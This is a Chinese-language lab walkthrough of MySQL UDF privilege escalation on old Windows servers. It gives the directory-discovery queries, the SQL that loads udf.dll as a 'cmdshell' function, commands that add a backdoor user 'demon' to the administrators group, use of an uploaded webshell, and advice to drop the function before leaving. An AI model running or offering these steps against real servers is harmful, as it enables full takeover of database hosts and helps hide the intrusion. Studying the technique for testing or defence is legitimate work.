# Mysql数据库UDF提权

适用系统：xp,2k3，对于win2000这里不再考虑

适用条件：root账号密码以及有webshell

说明：udf.dll库可以被mysql数据导入，从而提供执行cmd的命令

Mysql 5.1以上版本，需要将udf.dll放在lib\plugin目录，该目录是不

存在的，需要通过webshell创建，通过查询语句获取Mysql程序目录

select @@basedir

show variables like "%plugins%"

SQL语句exp:

create function cmdshell returns string soname "udf.dll"

select cmdshell('net user demon 123456 /add');

select cmdshell('net localgroup administrators demon /add');


drop function cmdshell;

更多信息参阅：总结关于udf提权方法及问题.txt


下面是实验步骤的截图

测试环境：win2k3 + PHPStudy + WSO2017.php + udf.dll

查询mysql程序目录，并在该目录下创建 lib\plugin目录




利用webshell创建plugin目录




上传udf.dll到plugin目录下面








执行SQL语句创建cmdshell函数，执行提权命令


连接数据库













记得走之前Drop掉该函数


也可以使用暗月提权马来做，方法一致




确保提权的位置对应的plugin目录存在，点击导出udf.dll即可



创建shell，但是这里却爆出无法共享



后面查明原因发现出在 moonudf.dll文件上的问题，可能不同版本的mysql导入的udf.dll识别不同，所以还是用自己上传的udf.dll来玩吧





提权成功

